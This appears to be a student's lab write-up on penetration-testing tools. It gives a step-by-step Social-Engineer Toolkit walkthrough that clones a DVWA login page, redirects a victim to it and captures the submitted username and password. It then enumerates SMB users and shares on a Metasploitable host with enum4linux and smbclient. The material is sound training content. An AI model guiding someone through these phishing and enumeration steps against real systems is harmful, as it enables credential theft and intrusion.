

Website Cloning with the use of Social Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed to simulate social engineering attacks. It was created by David Kennedy (also known as ReL1K), founder of TrustedSec.

What is SET?

- SET is a security tool used by penetration testers and ethical hackers.
- It focuses on social engineering attacks, which exploit human psychology rather than technical flaws.
- SET is widely included in Kali Linux distributions and is considered a standard tool for testing the "human element" of cybersecurity.

Uses of SET

- Phishing & Spear-Phishing: Crafting fake emails or websites to trick users into revealing credentials.
- Credential Harvesting: Setting up fake login pages to capture usernames and passwords.
- Payload Delivery: Embedding malicious code in files or links to test how users respond.
- Attack Vectors: Supports multiple channels such as email, SMS, USB, and web-based attacks.
- Training & Awareness: Organizations use SET to simulate attacks and train employees to recognize suspicious activity.

Below is the list of the command and steps for credential harvesting with the use of setoolkit

#Website Cloning (setoolkit) Commands#

sudo su

setoolkit

Type 1

Press Enter

Type 2

Press Enter

Type 3

Press Enter

Type 2

Press Enter

Type 10.6.6.1

Press Enter

Type http://dvwa.v

Press Enter

Open Text editor and Type:

1.<html>

2. <head>

3. <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />

4. </head>

5. </html>

Save as ladies.html on Desktop

Double click saved html file from desktop

Login with reproduce2@gmail.com, password: ohjlry735

Return to your old terminal

Crtl + c

Type 99

Type 99


Type 99

Type 99

cat /root/.set/reports/"2025-12-14 13:34:09.326665.xml"

The screenshots below show how to capture the credentials (i.e the username, password) of a user using fake website generation

Disclaimer: This is for educational/testing purpose only for ethical hacking knowledge



```
root@Kali: /home/kali
File Actions Edit View Help
(root@Kali)-[/home/kali]
# setoolkit
```

A terminal window with a dark background. The title bar at the top shows 'root@Kali: /home/kali' and standard window control buttons. Below the title bar is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The main area of the terminal shows a prompt '(root@Kali)-[/home/kali]' in red and blue text. Below the prompt, the command '# setoolkit' has been entered in red text, with a white cursor at the end of the line.

```
root@Kali: /home/kali
File Actions Edit View Help
--kali@kali:~$ Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

```
root@Kali: /home/kali
File Actions Edit View Help
root@kali Welcome to the Social-Engineer Toolkit (SET).
root@kali The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

```
root@Kali: /home/kali

File Actions Edit View Help

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

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9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks
in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a met
asploit based payload. Uses a customized java applet created by Thomas Werth
to deliver the payload.
```

```
root@Kali: /home/kali
File Actions Edit View Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

```
root@Kali: /home/kali

File Actions Edit View Help

4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

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should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```



```
root@Kali: /home/kali
File Actions Edit View Help
[-] Credential harvester will allow you to utilize the clone capabilities with SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --
--

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
```

```
root@Kali: /home/kali
File Actions Edit View Help
into a report
--
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --
--
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
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address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.v
```


```
root@Kali: /home/kali
File Actions Edit View Help
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vvm

[*] Cloning the website: http://dvwa.vvm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
█
```



The image shows a screenshot of a text editor window titled "~/Desktop/reproduce.html - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with icons for file operations (new, open, save, save as, print), editing (undo, redo, cut, copy, paste), and search (find, replace, go to line). The editor displays two tabs: "Untitled 1" and "reproduce.html". The "reproduce.html" tab is active, showing the following HTML code:

```
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4
5 </head>
6 </html>
7
```

10.6.6.1

Kali Linux

Kali Tools

Kali Docs


Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec



Username

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#) is a RandomStorm OpenSource project.


```
root@Kali: /home/kali
File Actions Edit View Help dvwa.vm/login.php

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.v
[*] Cloning the website: http://dvwa.v
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [18/Dec/2025 04:33:06] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [18/Dec/2025 04:33:07] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=reproduce2@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=ohjlry735
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=be47ea6feec44f5a8473fe33bd452c29
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [18/Dec/2025 04:34:16] "POST /index.html HTTP/1.1" 302 -

```



The use of Enum4linux and smbclient for Window Information gathering and File Management

enum4linux

- Purpose: A Linux tool used for enumerating information from Windows machines via SMB (Server Message Block) protocol.
- enum4linux = information gathering tool for Windows SMB services.
- Capabilities:
 - Retrieves usernames, groups, shares, and operating system details.
 - Helps penetration testers and system administrators gather reconnaissance data during security assessments.
- Use Case: Commonly employed in network auditing to identify potential attack surfaces in Windows environments.

smbclient

- Purpose: A command-line utility that allows Linux/Unix systems to interact with SMB/CIFS shares (like Windows file shares).
- smbclient = file access and management tool for SMB shares.
- Capabilities:
 - Connects to shared folders on Windows or Samba servers.
 - Supports file transfers, directory browsing, and remote file management.
- Use Case: Functions much like an FTP client but for SMB shares, making it useful for file sharing and troubleshooting network access.

Commands and steps for enum4linux & smbclient

sudo su

enum4linux -help

nmap -sN 172.17.0.0/24

enum4linux -U 172.17.0.2

enum4linux -n 172.17.0.2

enum4linux -o 172.17.0.2

enum4linux -S 172.17.0.2

enum4linux -Sv 172.17.0.2

enum4linux -P 172.17.0.2

enum4linux -a 172.17.0.2

smbclient --help

smbclient -L //172.17.0.2/

Password for [WORKGROUP\root]: Press Enter

smbclient //172.17.0.2/tmp

Password for [WORKGROUP\root]: Press Enter

Type help

Type dir

Open new Terminal

nano virus.exe

Type any words of your choice (Eg. I am a student of Parocyber)

ctrl + x

y

Press Enter

ls

cat virus.exe

Return to old terminal

put virus.exe group_work.txt

dir


quit

Below are the screenshots of the step involved in the use of enum4linux and smbclient.

For the example below;

Target Ip: 172.17.0.2

From the scanning done, it shows that the password management policy of the target's share portfolio is very poor and also allows anonymous login



```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ enum4linux -a 172.17.0.2  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 14 20:04:08 2025  
  
===== ( Target Information ) =====  
=====   
Target ..... 172.17.0.2  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none  
  
===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =  
=====   
[+] Got domain/workgroup name: WORKGROUP  
  
===== ( Nbtstat Information for 172.17.0.2 ) =====  
=====   
Looking up status of 172.17.0.2
```

```
kali@Kali: ~  
File Actions Edit View Help  
Looking up status of 172.17.0.2  
METASPLOITABLE <00> - B <ACTIVE> Workstation Service  
METASPLOITABLE <03> - B <ACTIVE> Messenger Service  
METASPLOITABLE <20> - B <ACTIVE> File Server Service  
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name  
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections  
  
MAC Address = 00-00-00-00-00-00  
  
===== ( Session Check on 172.17.0.2 ) =====  
[+] Server 172.17.0.2 allows sessions using username '', password ''  
  
===== ( Getting domain SID for 172.17.0.2 ) =====  
  
Domain Name: WORKGROUP  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup
```

```
kali@Kali: ~
File Actions Edit View Help

===== ( OS information on 172.17.0.2 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 172.17.0.2 from srvinfo:
    METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.
20-Debian)
    platform_id      :      500
    os version       :      4.9
    server type      :      0x9a03

===== ( Users on 172.17.0.2 ) =====

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc:
(null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody    Name: nobody      Desc:
(null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind      Name: (null)      Desc:
(null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy      Name: proxy        Desc:
(null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog     Name: (null)      Desc:
```

```
kali@Kali: ~  
File Actions Edit View Help  
(null)  
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,111  
,, Desc: (null)  
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc:  
(null)  
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc:  
(null)  
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc:  
(null)  
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL admi  
nistrator,,, Desc: (null)  
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc:  
(null)  
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc:  
(null)  
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc:  
(null)  
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc:  
(null)  
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc:  
(null)  
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc:  
(null)  
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc:  
(null)  
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc:  
(null)
```

```
kali@Kali: ~  
File Actions Edit View Help  
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc:  
(null)  
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc:  
(null)  
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin,,,  
Desc: (null)  
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc:  
(null)  
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc:  
(null)  
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc:  
(null)  
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc:  
(null)  
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,, Desc:  
(null)  
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Ma  
nager Desc: (null)  
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc:  
(null)  
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc:  
(null)  
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null)D  
esc: (null)  
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc:  
(null)  
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc:
```

```
kali@Kali: ~  
File Actions Edit View Help  
user:[nobody] rid:[0x1f5]  
user:[bind] rid:[0x4ba]  
user:[proxy] rid:[0x402]  
user:[syslog] rid:[0x4b4]  
user:[user] rid:[0xbba]  
user:[www-data] rid:[0x42a]  
user:[root] rid:[0x3e8]  
user:[news] rid:[0x3fa]  
user:[postgres] rid:[0x4c0]  
user:[bin] rid:[0x3ec]  
user:[mail] rid:[0x3f8]  
user:[distccd] rid:[0x4c6]  
user:[proftpd] rid:[0x4ca]  
user:[dhcp] rid:[0x4b2]  
user:[daemon] rid:[0x3ea]  
user:[sshd] rid:[0x4b8]  
user:[man] rid:[0x3f4]  
user:[lp] rid:[0x3f6]  
user:[mysql] rid:[0x4c2]  
user:[gnats] rid:[0x43a]  
user:[libuuid] rid:[0x4b0]  
user:[backup] rid:[0x42c]  
user:[msfadmin] rid:[0xbb8]  
user:[telnetd] rid:[0x4c8]  
user:[sys] rid:[0x3ee]  
user:[klog] rid:[0x4b6]  
user:[postfix] rid:[0x4bc]
```

```
kali@Kali: ~
File Actions Edit View Help
user:[uucp] rid:[0x3fc]

===== ( Share Enumeration on 172.17.0.2 ) =====
=====

